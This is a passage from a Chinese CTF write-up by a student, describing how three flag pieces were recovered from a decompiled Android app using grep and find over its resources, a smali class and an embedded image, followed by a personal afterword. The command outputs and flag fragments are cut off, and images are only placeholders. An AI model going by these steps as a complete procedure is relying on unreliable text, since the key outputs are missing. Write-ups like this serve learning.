
得知包名 com.example.hidden —— “hidden”(隐藏)直接提示 flag 被藏起来了,说明部分flag在这里
依据这个,输入
1 | grep -rniE "zypc|flag" out/res/values/ |
对资源文件做关键字检索得到第一部分
1 | <!-- out/res/values/strings.xml --> |
因为提示说了flag藏在资源,代码和图片里,资源已经找到,现在找代码里的flag,输入
1 | grep -n "const-string" out/smali_classes3/com/example/hidden/MainActivity.smali |
查看入口类 MainActivity.smali 的字符串常量
获得第二部分
1 | # instance fields |
紧接着来到图片,寻找第三部分,输入
1 | find out/res/ -iname "*flag*" |
定位图片,获得信息
1 | out/res/drawable/flag_3.jpg |
输入
1 | file flag_3.jpg #直接打开看(eog flag_3.jpg)有没有可见文字 |

获得第三部分,组合后获得flag
后记
锵锵!这里是新生赛结束后,赶工补完wp的许卿,终于完成了阿巴阿巴……这个新生赛可以说是我和网安的第一次见面,但绝对不会是最后一次!毕竟许卿大人要征战四方呐这次比赛收获很多,学习到的东西有很多,也很喜欢解题的感觉与学习的知识,说明许卿的选择是正确的,好耶!最后在这里留下说明,此次wp不仅作为提交还会成为我学习网安的重要文件,让我反复观看,学习。好啦,就到这里啦,许卿还要去准备一面和写web大纲呢,博客也没有搭建(怎么还有这么多事)。所以,加油吧!属于许卿的网安之旅才刚刚开始呐!就像this和T酱那样,拯救世界!!!芜湖! 最后!猫娘康克天下第一好!tooki天下第一坏!(哼)